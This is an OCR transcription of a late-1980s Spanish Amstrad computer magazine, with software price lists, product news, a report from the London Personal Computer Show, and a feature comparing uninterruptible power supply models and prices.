| | Ptas. |
|---|---|
| Multiface Two + (Hard) | 13.500 |
| The Insider (Desensamblador) | 7.500 |

## SIREN SOFTWARE (CPC)

| | Ptas. |
|---|---|
| MICRODESIGN (Autoedición) | 7.500 |
| Cherry Paint (Programa de dibujo) | 4.900 |
| Discology (Utilidad) | 4.900 |
| Discovery Plus (Utilidad) | 6.500 |
| Print Master (Fuentes de letras) | 6.500 |
| Ultrasound (Generador de sonido) | 6.500 |

## TASMAN SOFTWARE

| | Ptas |
|---|---|
| Tasword 6128 | 7.500 |
| Tasprint CPC | 6.500 |
| Tascopy CPC | 6.500 |
| Tas-sing CPC | 8.500 |
| Tasword PCW | 7.500 |
| Tasprint PCW | 6 900 |
| Tas-sing PCW | 9.500 |
| Tasword PC | 8.500 |
| Tasprint PC | 8 500 |
| Tas-sing PC | 10.500 |
| Tascopy PC | 10.500 |

## DATABASE SOFTWARE

| Para PCW | Ptas. |
|---|---|
| Desktop Publisher (Autoedición) | 7.700 |
| Desktop Publisher System (Programa + Interface + Ratón AMS) | 25 500 |
| Master Paint (Programa de dibujo) | 5.500 |
| Master Pack (Scaner + Master Paint) | 25.500 |
| Mini Office Professional (Paquete integrado) | 7.700 |
| **Para PC-AMSTRAD** | |
| Mini Office Professional (5' 25') (Paquete integrado) | 12.500 |
| Starquake (Juego) | 5.500 |
| **Para CPC-Disco** | |
| Mini Office II (Programa integrado) | 5.500 |

IVA y gastos de envío incluidos en el precio.

**— Todos los programas se mandan con información y uso en castellano.**
**— Horario de llamadas: de lunes a viernes, de 10 a 1 y de 4 a 9 h.**


# NUEVAS IMPRESORAS BROTHER

DURANTE el pasado mes de septiembre, Brother lanzó al mercado español dos nuevas impresoras, la M-2518 y la M-3524 L.

La Brother M-2518 es una impresora matricial con cabezal de 18 agujas, apta para grandes cargas de trabajo. Su velocidad de impresión es de 300 cps reales, 70 cps en NLQ y 50 cps en LQ. Posee un panel de control programable desde el que se pueden seleccionar pasos de escritura, interlineados, longitud de página, modos de impresión (negrita, itálica, doble alto-ancho, etc.), fuentes de caracteres, márgenes, etc. Otras características son ajuste automático del grosor del papel, sofisticado sistema de arrastre del papel que incluye tractor con función «parking» y alimentador opcional de doble bandeja, capacidad para imprimir original y cinco copias, «buffer» de impresión de 8 kbytes, etc. Su precio aproximado es de 188.000 pesetas.

En cuanto a la Brother M-3524L, se trata de una impresora matricial en color y de alta calidad, con cabezal de 24 agujas, muy indicada para escritura tipo margarita, gráficos de alta resolución en color, o aplicaciones de gestión en general, con una gran capacidad de trabajo y un panel de control completísimo que le confiere una gran flexibilidad de uso. Su velocidad es de 360 cps en High Speed, 270 cps en «draft» y 90 cps en LQ de máxima calidad. El «buffer» de impresión es de 24 ó 56 kbytes, según se use o no el down-load. Su precio está en torno a las 310.000 pesetas.

Los interesados en ampliar la información sobre estas dos impresoras pueden dirigirse a: Compañía de Equipos para Oficina, S. A. Enric Granados, 65. 08008 Barcelona. Teléfono (93) 323 60 15.







# FUTBOL Y AMSTRAD USER

El equipo de los Vikingos-Amstrad User de la Urbanización Fuente del Fresno, de Madrid ha dejado el pabellón de nuestra revista muy alto. Participó en el campeonato de futbolito con motivo de las magníficas fiestas patronales organizados por la urbanización y ganaron los partidos que les tocó jugar. Enhorabuena a estos chavales.





# VIDEOTEX AMSTRAD: PC1512 VTX Y PC1640 VTX

Ya están preparados los ordenadores con posibilidad de videotex. La Compañía Telefónica ha autorizado la tarjeta Modem con el software de emulación para videotex. Estos nuevos ordenadores podrán conectarse a cuantas bases de datos existan en nuestro país, como por ejemplo Iberpac. (El mes que viene ampliaremos esta información.)

# ANAYA Y EL COMANDANTE NORTON




Estuvimos en la presentación que la editorial Anaya hizo en un céntrico hotel de Madrid de su nuevo producto: comandante Norton, primero de tres programas que van a comercializar de aquí al próximo verano y que sirve como presentación de Anaya en la industria del software. Con este programa Anaya no nos va a traer algo novedoso al mercado, ya que el comandante Norton tan sólo aporta alguna diferencia con otros programas de la misma utilidad y mucha espectacularidad a un bajo precio.

El comandante Norton como características principales tiene el poder soportar EGA y VGA así como ratón y tan sólo ocupa en memoria 10K. Su funcionamiento es independiente del DOS, lo que nos permite tenerlo en memoria mientras trabajamos con otras utilidades. La forma de presentación del programa es mediante paneles, permitiendo dos paneles en pantalla que se pueden reducir, ampliar e intercambiar, pudiendo hacer todo tipo de conexiones.

El comandante Norton estará disponible en el mercado el próximo mes de noviembre al precio de 10.800 ptas.




*Menú definido por el usuario*

## AMSTRAD Y EL PLAN ALHAMBRA

La Junta de Andalucía ha decidido equipar sus escuelas e institutos, bajo la protección del Plan Alhambra de introducción de la informática en la educación, con PCs 1512. La operación, que supone el 25 por 100 del total de ordenadores previstos para comprar en este año —unos 400 PCs—, ha sido desarrollada por el departamento Profesional de Amstrad España.

Así pues, los chavales andaluces —tenemos un montón de lectores en esta región— se podrán familiarizar aún más con los ordenadores Amstrad.

## OPEN ACCESS II PLUS

El próximo lanzamiento de una versión mejorada de Open Access II permitirá a la multinacional SPI afianzar su posición en el mercado del software.

Entre otras mejoras, Open Access II Plus incluye un módulo estadístico para la hoja electrónica, un corrector ortográfico y partición automática de palabras para el tratamiento de textos. Por otra parte, las posibilidades de programación en SQL del módulo de base de datos son ahora mayores y se ha incorporado al paquete una herramienta para pasar de Windows a DOS.

Uno de los altos responsables de la empresa en Estados Unidos comentó que SPI presentará en otoño una versión preparada para ejecutarse bajo OS/2 y aseguró que la empresa no ha considerado la posibilidad de desarrollar una versión para Unix.

THE PERSONAL COMPUTER SHOW

## 11 Personal Computer Show




# Amstrad PC 2000, estrella de la FERIA

**Muchas han sido las empresas que han presentado en esta feria sus nuevos ordenadores basados en los microprocesadores 80286 y 80386, pero ni Hantarex, Toshiba, CAS y Walters International han logrado acercarse a la expectación que despertaron los nuevos Amstrad PC 2000. De esto y de las impresionantes bajadas de precios en el mercado del software y de la gran cantidad de nuevos juegos os hablaremos a continuación.**

LA once feria organizada por la prestigiosa revista Personal Computer World ha marcado la diferencia con sus predecesoras con el sustancioso paso adelante que ha dado el mercado de ordenadores con las nuevas máquinas basadas en los microprocesadores 80286 y 80386. La gran disparidad de productos presentados ha obligado a los organizadores a dividir el espacio en tres áreas.

## 1. Business and Professional Hall

En este salón, situado a la izquierda según se entra, estaban la mayor parte de las empresas que presentaban los ya populares 286 y 386. Las compañías inglesas como CAS Computers, con fábricas propias en la isla de la Reina Madre, tenían sus ordenadores en exposición y con unos precios sensiblemente superiores a los de Amstrad. Otras compañías que presentaron productos en este sector, como Walters International, han tenido

Foto 1.






Word Perfect y su esperada versión 5.0. En el «stand» había continuas demostraciones con gran éxito de público.


que bajar los precios al no haber cubierto las expectativas de ventas. Otras marcas hacían lo propio con la mirada atenta al *stand* de mister Sugar.

También vimos en esta área el scanner Goldscan de Mirrorsoft, profesional, a un precio bastante bajo: 170.000 pesetas; el SCANMAN de Logitech (foto 1) a 400.000 pesetas, y una curiosa máquina de Olivetti, la MT 200, destinada al mercado educativo, con MSDOS y compatible 8086 a 200.000 pesetas, aproximadamente.

En cuanto a software se refiere, lo más destacable es la presentación del Wordperfect.5, recibido con gran interés por el público; el Big Plan, ocho aplicaciones en un paquete integrado de Logotron Bussines con un precio asequible y la red Mainlain de Sagesoft, que es capaz de enviar datos a la velocidad de 4 megabites por segundo y no requiere servidor, por 100.000 pesetas.






















A partir de ahora aquellas empresas que no hagan sus presentaciones con gráficos impactantes y superdesarrollados será porque quieren. Bussínes Presentations tiene una colección de pantallas y gráficos impresionante.

## 2. Central Hall

El salón de Amstrad, como se llamaba popularmente, en el que estaban Atari, Comodore, Philips.

La serie PC 2000, ya explicada en otro lugar de esta revista, estrella real de la feria, causó la expectación esperada y muchas eran las personas que se interesaban por las máquinas y muchos los detallistas que querían hacer pedidos en firme de las mismas. Desgraciadamente hasta finales de año no estarán disponibles en el mercado inglés.

El Sinclair PC 200 era examinado con interés y había jóvenes muy interesados, jugando y probando las posibilidades de escritura, bastante cómodo parece, y de otros programas. También vimos los nuevos monitores y los Modems extraplanos SM 2400 con interface RS 232, compatible Hayes, y V 21, V 22, V 22 bis, V 23 y otras características que hacen que su precio en Inglaterra sea muy atractivo: 50.000 pesetas. Aunque un poco escondida había una zona musical muy interesante con muchos MIDIs y programas para la creación de



Interés. Mucho interés y expectación por conocer la nueva serie 2000 de Amstrad.







Mirrorsoft y Fleet Stret. El famoso programa de autoedición en PCW, ahora para PC.

Uno de los múltiples «stands» de la revista PCW que organiza esta feria.

música con PCs, Atari y cualquier otro ordenador. Una famosa revista, «Sound and Sound», patrocinaba varios actos relativos al tema. Computer Music Sistems presentó el MIDI Starter Kit, que permite crear música, editar sonidos con sintetizadores, por algo más de 30.000 pesetas. Otras empresas como MIDI music presentaban hasta veinte novedades, desde el Promidi Studio System hasta el Jim Miller's personal composer system. Parece que definitivamente la música ha entrado en el mundo de los ordenadores... o quizá sea al revés.

AMS (Advanced Memory Sistems) presentó su solución de Autoedición. La vimos funcionar y no presentaba características extraordinarias de mención. La compañía ROMBO ha presentado un digitalizador para PC: el VIDI-PC, a un precio increíblemente bajo, 25.000 pesetas (foto 2).

## 3. Leisure Hall

En este tercer salón dentro de la feria se notaba que la competencia era más atroz. Todas las empresas productoras de videojuegos preparaban la campaña navideña y las novedades estaban presentes en una vorágine de ruido y acción. Monitores gigantes, máquinas alucinantes, dragones de cartón, romanos y cartagineses, supermán y los bólidos del futuro daban un color muy peculiar a esta zona. Estaban todos: US Gold, Ocean, Elite Systems, Loriciel, Mirrorsoft, Domark, Code Master y hasta la española Dinamyc pre-




El espacio de Locomotive software, espectacular, como siempre, y sus nuevos productos: Locofont, Locofile y Basic 2 Plus

Simulador espacial de Microprose. Interminables colas a todas horas para probarlo.

El Modem Amstrad SM 2400. Restablecidos ya los problemas de abastecimiento.

Macrostand de Ocean. Muy solicitados sus juegos: Robocorp y Rambo III

Us Gold tenía el campeonato nacional de juegos de ordenador y la challenge, con Pepsi Cola, tenía un impresionante «stand».

Vimos también este disco duro para el PPC. Los productores son CUMANA y prometemos daros más información en próximos números.

Music Machiner, este periférico es Music Sampler, Caja dirit, sintetiza una batería, interface midi de entrada y salida para Amstrad y Spectrum.

sentaban sus novedades a golpe de imaginación. Varias competiciones, unas patrocinadas por Pepsi y otras por las revistas de juegos hacían las delicias de los jóvenes. Los principales programadores de videojuegos visitaron los *stands* de sus comercializadoras, firmando autógrafos como estrellas de cine, causando remolinos de gente que iban de un *stand* a otro.

Telecomsoft anunció seis nuevos juegos: US Golds presentó las *previews* de Tiger Road y Led Storm, ofreciendo a los visitantes la posibilidad de ganar una moto Kawasaki en cualquiera de las competiciones de EPYx. El catálogo de Blue Ribon Software de otoño presentaba novedades como Wulpac, Hi-q Quiz y Sintax, en colaboración con Elyte presentó «A question of sport y Loriciels traía de Francia su nuevo «944 Turbo cup racing». Otras novedades como Robocorp, Rambo III y otras adaptaciones de películas están preparadas para la venta.

Como decíamos al principio, tres salones en una gran feria que sitúa el otoño informático en un gran nivel de novedades informáticas. Los ingleses están en el buen camino. Hay que ver lo que da de sí el SIMO. Esperemos que muchas de las novedades que os hemos mencionado en estas páginas se puedan tocar en las ferias españolas que quedan hasta que finalice el año.

**(Nota: los precios son aproximados y no incluyen el IVA.)**



Dinamic, única empresa española con «stand», en el PC Show 88, promocionaron el Game Over II.



Nuestro enviado especial a la feria con su PPC 512, terminando de escribir el reportaje en la habitación del hotel.




## Sistemas de alimentación ininterrumpida (SAI)

# LA SOLUCION A LAS PERTURBACIONES EN LA RED ELECTRICA

**La enorme cantidad de tareas realizadas por los ordenadores actualmente hace de vital importancia que éstos reciban correctamente la energía eléctrica que permite su funcionamiento.**

Inmersos como estamos en el baile de cifras al que nos someten los fabricantes para demostrarnos la potencia de sus equipos (velocidad del microprocesador, cantidad de RAM, número de Ks de los soportes de almacenamiento de memoria, resolución gráfica, etcétera), olvidamos que los ordenadores, al igual que otros aparatos electrónicos, se nutren de electricidad. Toda la rapidez y capacidad de almacenamiento de nuestra máquina no servirá de nada si se va la luz, como decimos coloquialmente, ya que la información contenida hasta ese momento habrá desaparecido. Los cortes en la red eléctrica, los microcortes, la variación de la tensión, de la frecuencia, etcétera, son algunas de las alteraciones en la recepción de energía ante las que más vale estar preparado que tener que lamentarse posteriormente.

Hay varias formas de evitar los desagradables incidentes comentados, ya sea utilizando transformadores de alto aislamiento o estabilizadores de tensión, pero éstos sólo nos protegerían de ruidos y transistorios de tensión, en el primer caso, y de las variaciones de tensión, en el segundo. Aún hay una tercera opción, la del acondicionador de línea, que combina las características de los dos anterio-

res, pero que no elimina las variaciones de frecuencia. Estas soluciones las podríamos denominar parciales, ya que en ningún caso pueden hacer frente a los microcortes y cortes en el fluido eléctrico. Por esto mismo, probablemente, la manera más definitiva de solventar los problemas energéticos en nuestro home computer o PC sea un SAI (Sistema de Alimentación Ininterrumpida). Estos, que ya estaban siendo utilizados en campos tales como el médico, químico, seguridad, etcétera, aparecen ahora con fuerza en el mundo de la informática personal.

## Composición de un SAI

En su forma más elemental, un SAI está formado por un ondulador o modulador, BY-PASS estático (comúnmente es utilizado, aunque hay modelos que no lo llevan), las baterías y su rectificador cargador. Cada uno de estos componentes tiene las siguientes funciones:

Ondulador. Su misión es la más importante. En los sistemas On-line regula tanto la electricidad de la red como la de las baterías, para que no se produzcan microcortes, picos, ruido y transistorios. En los sistemas Off-line sólo controla la electricidad generada en las baterías cuando se ha producido un corte en la red. Esto significa, en la mayoría de los casos, que las perturbaciones que se den en la red pasarán sin ser corregidas a nuestro ordenador. El diseño del ondulador es de vital importancia para el SAI, puesto que de él dependerá la calidad y buen funcionamiento de este último. Es fundamental que esté bien refrigerado para soportar horas de funcionamiento, incluso bajo sobrecarga, sin que su rendimiento decaiga ostensiblemente. También debe aceptar un gran margen de variación en la entrada de corriente, a la vez que debe suministrarla con estabilidad a la salida, controlando asimismo la frecuencia.

BY-PASS estático. Si falla el ondulador del SAI, el BY-PASS conmuta a la red para impedir el corte de suministro de energía. También señalará el fallo para que éste pueda ser resuelto. En algunas ocasiones asistirá a la red, principalmente en los momentos en que se produce una sobrecarga, como son el arranque del disco duro o de algunas impresoras. Normalmente al BY-PASS se le tiene por una protección extra, casi imprescindible en los SAI de más de 3000 w.




PERTURBACIONES PRESENTES EN LA RED

Baterías. Son de gran importancia, no olvidemos que serán las encargadas de alimentar al ordenador en caso de un corte de electricidad, y tienen que ser capaces de admitir todas las exigencias del ondulador sin bajas de tensión ni agotamiento prematuro. Actualmente existen modelos que pueden entregar fuertes corrientes instantáneas, ayudando al ondulador a mantener unas características constantes y estables en el suministro de energía. Del número de baterías y de su potencia dependerá el tiempo de autonomía del SAI. Las más interesantes son las de plomo/calcio o plomo/antimonio, ya que a su buen compromiso calidad/precio unen su falta de mantenimiento. Tampoco desprenden líquidos corrosivos o gases peligrosos.

Rectificador cargador de baterías. Este último elemento básico se encarga de convertir la corriente

S.A.I. S.A.I. S.A.I. S.A.I S.A.I S.A.I.

AMBAR EUROPA

TEMACSA TUPS 3000H/500H/750H

AMBAR OLIMPIC

IPC 400

alterna en continua para recargar las baterías, produciendo la menor cantidad de «rizado» o alteraciones en la tensión posibles, además de abastecer de energía al ondulador para su correcto funcionamiento. De esta forma, y en caso de corte eléctrico, la energía para la alimentación del SAI sólo sale de las baterías, debiendo recargar éstas cuando la red vuelva a funcionar y dotar de la energía suficiente al ondulador. Aunque las baterías no estén totalmente recargadas.

## Conexión y emplazamiento

La conexión de un SAI es sumamente sencilla, ya que lo único que deberemos hacer es desembalarlo y conectarlo a la red eléctrica. Después de esto podemos enchufar nuestro ordenador al SAI y trabajar con la tranquilidad que da pensar que ningún «apagón» inoportuno va a paralizar nuestra tarea.

El emplazamiento de un SAI depende, en gran parte, del tamaño de éste, así como de las dimensiones del lugar de trabajo. Generalmente, los destinados a utilizarse con home computers y PCs pueden situarse encima de la mesa donde éstos se hallen o, si su volumen es un poco más grande, al lado en el suelo.


## Funcionamiento

Al conectar un SAI, éste trabaja de la siguiente manera: la electricidad pasa a través de un rectificador que convierte la corriente alterna en continua, ya que es la utilizada por los acumuladores, y así poder recargar las baterías si lo necesitan, al mismo tiempo que suministra energía al ondulador. Este se encargará de convertir la corriente continua en alterna, y también de que la tensión de salida sea estable o, a lo sumo, con poco margen de oscilación. Antes de llegar la corriente al ordenador puede pasar por un BY-PASS, si el SAI lo lleva.


De esta forma, el gráfico de funcionamiento de un SAI quedaría de la siguiente forma:

Cuando se produce un corte eléctrico el SAI empieza a suministrar energía con sus baterías, dependiendo su autonomía del número y potencia de éstas, como también de la carga y tiempo durante el que hagamos funcionar el SAI. No obstante, se puede decir que el soporte mínimo suele ser de 5 minutos y el máximo de 35.

Los SAI para home computers no tienen por qué tener más de 200 va. Para los PC basta con una potencia de 300 va, con la que también se podrá alimentar una impresora, por lo que para una utilización personal basta con un SAI de 400 va. A partir de esta cifra los sistemas de alimentación ininterrumpida van aumentando su potencia para cubrir las necesidades de una oficina, más o menos grande, hasta llegar a los destinados a usos industriales de 500 Kva o más. Según aumenta




S.A.I. S.A.I. S.A.I. S.A.I S.A.I S.A.I.




Ondyne 2000-VA





Cenertronics-C-800




Cenertronics-C-400

# Cómo proteger la alimentación de tu PC

| Perturbaciones de la red |
|---|
| Cortes |
| Microcortes |
| Variación de frecuencia |
| Sub/sobretensiones |
| Escalón de tensión |
| Transitorios |
| Ruido |

**El gran incremento de los procesos basados en el ordenador ha hecho de éste un instrumento de vital importancia.**

**Desafortunadamente el ordenador está sujeto a fallos causados por una alimentación deficiente. La calidad exigida a la alimentación de los ordenadores ha aumentado a medida que ha aumentado la velocidad y prestaciones de éstos. La calidad del suministro de energía a través de la red comercial ha ido degradándose a medida que se han conectado más y mayores potencias. Por estos dos motivos se ha hecho imperativo proporcionar al ordenador una alimentación segura.**

**Existe un dilema a la hora de decidir qué tipo de protección es la más adecuada. Hay varios sistemas disponibles con diferentes grados de protección.**

**— Transformador de alto aislamiento con pantalla electrostática: atenúa los ruidos y transistorios de tensión de modo común que aparecen en la red. Sin embargo, no puede proteger a la carga contra transistorios en modo diferencial ni caídas de tensión ni sobretensiones.**

**— Estabilizador de tensión: protege a la carga contra las variaciones de tensión. Algunos protegen la carga incluso contra variaciones bruscas de tensión de corta duración. Por otra parte no son capaces de eliminar los transistorios y el ruido eléctrico ni los cortes y microcortes de red.**

**— Acondicionador de línea: combina las características del transformador de alto aislamiento con pantalla electrostática y el regulador de tensión. Sin embargo, no proporciona protección contra las variaciones de frecuencia ni los microcortes de red.**

**Hay una característica común a todos estos sistemas. Ninguna ofrece una protección total de la carga contra las perturbaciones de la red. Cada una de ellas tiene potencialmente riesgos devastadores para el usuario. Sólo una solución, los sistemas de alimentación ininterrumpida proporciona el 100 por 100 de protección frente a transistorios, ruidos, variaciones de tensión, frecuencia y cortes de red.**

su capacidad de alimentación, lo hace también su volumen.

En el cuadro realizado para documentar este artículo se han incluido los SAI con potencias adecuadas para la alimentación de los home computers y PCs, aunque en este último caso deban alimentar un disco duro e impresora. Algunas de las marcas del cuadro tienen modelos con más potencia, pero éstos entran dentro del uso industrial.

## Conclusión

Probablemente los SAI son la solución más segura a los problemas de suministro energético a través de la red eléctrica. No solamente nos evitarán desagradables pérdidas de información, sino que, y esto tampoco hay que olvidarlo, pueden librar a nuestro ordenador de peligrosas subidas de tensión, las cuales podrían tener catastróficas repercusiones para su hardware.

Cuando se ha tomado la decisión de comprar un SAI, hay que tener muy en cuenta varios factores: calcular exactamente nuestras necesidades, prestaciones del SAI (potencia, tiempo de respaldo, etc.), garantía y servicio postventa que nos ofrezcan y, cómo no, precio de venta.

**Eduardo Ruiz de Velasco**

S.A.I. S.A.I. S.A.I. S.A.I S.A.I S.A.I.




Ondyne 3000-VA




Ondyne 600-VA

MERLIN GUERIN

Micropac PC/Micropac SX y Multipac SX

| MARCA Y MODELO | POTENCIA | TENSION DE ENTRADA | TENSION DE SALIDA | AUTONOMIA |
|---|---|---|---|---|
| Ambar Europa 450 VA | 450 VA | 195 a 270 V monofásica | 220 V ± 2 % | 20 min. al 75 % po |
| Ambar Olimpic 600 VA | 600 VA | 195 a 265 V monofásica | 220 V ±2 % | 20 min. al 75 % po |
| Cenertronics C-400 | 400 VA | 187 + 242 V | 220 V ± 1,6‰ | 12 min. al 75 % po |
| Cenertronics C-800 | 800 VA | 187 a 242 V | 220 V ± 1,6 % | 10 min. al 75 % po |
| IPC - IPC 400 | 400 VA | 220 V | 220 V + 1 % | 10 min. a plena po |
| IPC - IPC 400 plus | 400 VA | 220 V | 220 V + 1 % | 10 min. a plena po |
| NGS - NGS 400 | 500 VA | 220 a 240 V | 220 V | 9 min. al 75 % po |
| Merlin Gerin Micropac PC 250 | 250 | 195 a 264 V | 220 ± 5 % | 10 min. a plena po |
| Merlin Gerin Micropac PC 500 | 500 VA | 195 a 264 V | 220 ± 5 % | 10 min. a plena po |
| Merlin Gerin Micropac SX 300 | 300 VA | 220-240 V ± 10 % | 220-240 ± 5 % | 10 min. a plena po |
| Merlin Gerin Micropac SX 600 | 600 VA | 220-240 V ± 10 % | 220-240 ± 5 % | 10 min. a plena po |
| Ondyne Power LAB 400 | 400 VA | 220 V | 220 V | 15 min. (standard) |
| Ondyne Power LAB 800 | 800 VA | 220 V | 220 V | 15 min. (standard) |
| Ondyne Power LAB 1200 | 1200 VA | 220 V | 220 V | 15 min. (standard) |
| Ondyne UPS 600 VA | 600 VA | 165 a 253 V | 220 V ± 2 % | 15 min. (standard) |
| Temacsa TUPS 300 H | 300 VA | 198 a 242 V | 220 V | 10 min. a plena po |
| Temacsa TUPS 500 H | 500 VA | 198 a 242 V | 220 V | 10 min. a plena po |
| Temacsa TUPS 750 H | 750 VA | 198 a 242 V | 220 V | 10 min. a plena po |

| A | DIMENSIONES | PESO | OBSERVACIONES | PESETAS | DISTRIBUIDOR |
|---|---|---|---|---|---|
| pot. | 500 × 335 × 98 mm | 18 Kg | Kit de ampliación al triple de autonomía adaptable por el usuario. Sistema ON-LINE | 139.000 | |
| pot. | 367 × 307 × 390 mm | 35 Kg | Sistema ON-LINE | | |
| pot. | 400/535 × 223 × 380 mm | 27 Kg | Sistema ON-LINE | | CENER<br>Francisco Sáncha, 8<br>28024 MADRID<br>Tel.: 729 04 00 |
| pot. | 535 × 223 × 380 mm | 44 Kg | Sistema ON-LINE | | |
| ot. | 330 × 180 × 140 mm | 12 Kg | Sistema OFF-LINE | 89.900 | SPRIND, S. A.<br>López de Hoyos, 27<br>28006 MADRID<br>Tels.: 411 17 04-411 12 57 |
| ot. | 330 × 180 × 140 mm | 12 Kg | Sistema ON-LINE | 139.900 | |
| pot. | 433 × 247 × 132 mm | 16 Kg | Sistema OFF-LINE, pero regula picos y caídas de tensión | | Políg. Induslrial Dea, 24<br>20180 OYARZUN<br>(Guipúzcoa)<br>Tel.: (943) 49 25 07 |
| ot. | 400 × 135 × 300 mm | 14 Kg | Sistema OFF-LINE | 84.000 | MERLIN GERIN<br>Luisa Fernanda, 12<br>28008 MADRID<br>Tel.: 542 62 87 |
| ot. | 400 × 135 ×300 mm | 16 Kg | Sistema OFF-LINE | 113.000 | |
| ot. | 513 × 187 × 410 mm | 40 Kg | Sistema ON-LINE | 176.800 | |
| ot. | 513 × 187 × 410 mm | 45 Kg | Sistema ON-LINE | 263.500 | DNDYNE<br>Conchabamba, 13<br>28016 MADRID<br>Tels.: 405 18 11-98 |
| ) | 460 × 160 × 140 mm | 15 Kg | Sistema OFF-LINE | 89.000 | |
| ) | 360 × 158 × 436 mm | 30 Kg | Sistema OFF-LINE | 179.000 | |
| ) | 360 × 158 × 436 mm | 40 Kg | Sistema OFF-LINE | 249.000 | |
| ) | 500 × 220 × 420 mm | 70 Kg | Sistema ON-LINE | 265.000 | |
| ot. | 290 × 190 × 108 mm | 11 Kg | Sistema OFF-LINE | 77.500 | TEMACSA<br>Alcanlo, 25<br>28029 MADRID<br>Tel.: 733 74 45 |
| ot. | 330 × 250 × 125 mm | 20 Kg | Sistema OFF-LINE | 110.700 | |
| ot. | 330 × 320 × 135 mm | 26 Kg | Sistema OFF-LINE | 139.500 | |


*Revista usuarios PC 1512-1640 y Compatibles*

Año III
N.° 37

# PC USER


## ¡MAS INCREIBLE TODAVIA!

A partir del primero de septiembre entraron en vigor las nuevas tarifas de los productos Amstrad, con importantes reducciones en el precio de todos los compatibles PC, que quedan como sigue:



| | Pesetas |
|---|---|
| PC 1512 SD Monocromo | 109.900 |
| PC 1512 DD Monocromo | 139.900 |
| PC 1512 SD Color | 149.900 |
| PC 1512 DD Color | 179.900 |
| PC 1640 SD Monocromo | 129.900 |
| PC 1640 SD Color | 179.900 |
| PC 1640 SD Color EGA | 219.900 |
| PC 1640 DD Monocromo | 159.900 |
| PC 1640 DD Color | 199.900 |
| PC 1640 DD Color EGA | 239.900 |
| PC 1640 HD Monocromo | 219.900 |
| PC 1640 HD Color | 259.900 |
| PC 1640 HD Color EGA | 299.900 |

En cuanto a las impresoras, todas mantienen sus anteriores precios, excepto la DMP 4000, que se vende ahora a 79.900 pesetas. Por otra parte, a partir del próximo mes de octubre se entregará con cada impresora Amstrad el paquete de proceso de textos WordStar.

## MAS DE UN MILLON DE RATONES MICROSOFT




En menos de un año, las ventas del popular Microsoft Mouse han superado el millón de unidades instaladas y se espera haber sobrepasado el listón del millón y medio para finales del verano.

El éxito de este ratón se debe a su fácil e intuitiva forma de manejo, así como a su alta calidad de soporte tanto en gráficos como en software y a su conseguida estética.

Desde julio de 1986, las ventas se han duplicado consecutivamente en períodos de once meses. En agosto de 1987, Microsoft introdujo en el mercado un ratón renovado por completo, que ha alcanzado una gran popularidad.

La demanda de ratones prevista por Microsoft ha superado todas las expectativas debido al incremento del uso de gráficos y a la introducción de herramientas tan poderosas como el Microsoft Windows y el OS/2 Presentation Manager.

## Bytes

- Microsoft lanzó recientemente la esperada versión 4.0 del sistema operativo MS-DOS, que ofrece como principales novedades el soporte para discos duros de tamaño superior a 32 Mbytes y una interface de usuario similar a las del OS/2, que permite ejecutar programas y funciones del DOS desde menús desplegables.


- La firma británica Stratum Technology afirma ser el primer fabricante de un disco duro para los compatibles PC portátiles de Amstrad, los PPC. Aunque la empresa tiene prevista la construcción de unidades de disco internas, los presentados hasta ahora son externos, conectándose al zócalo posterior de expansión de los PPC.

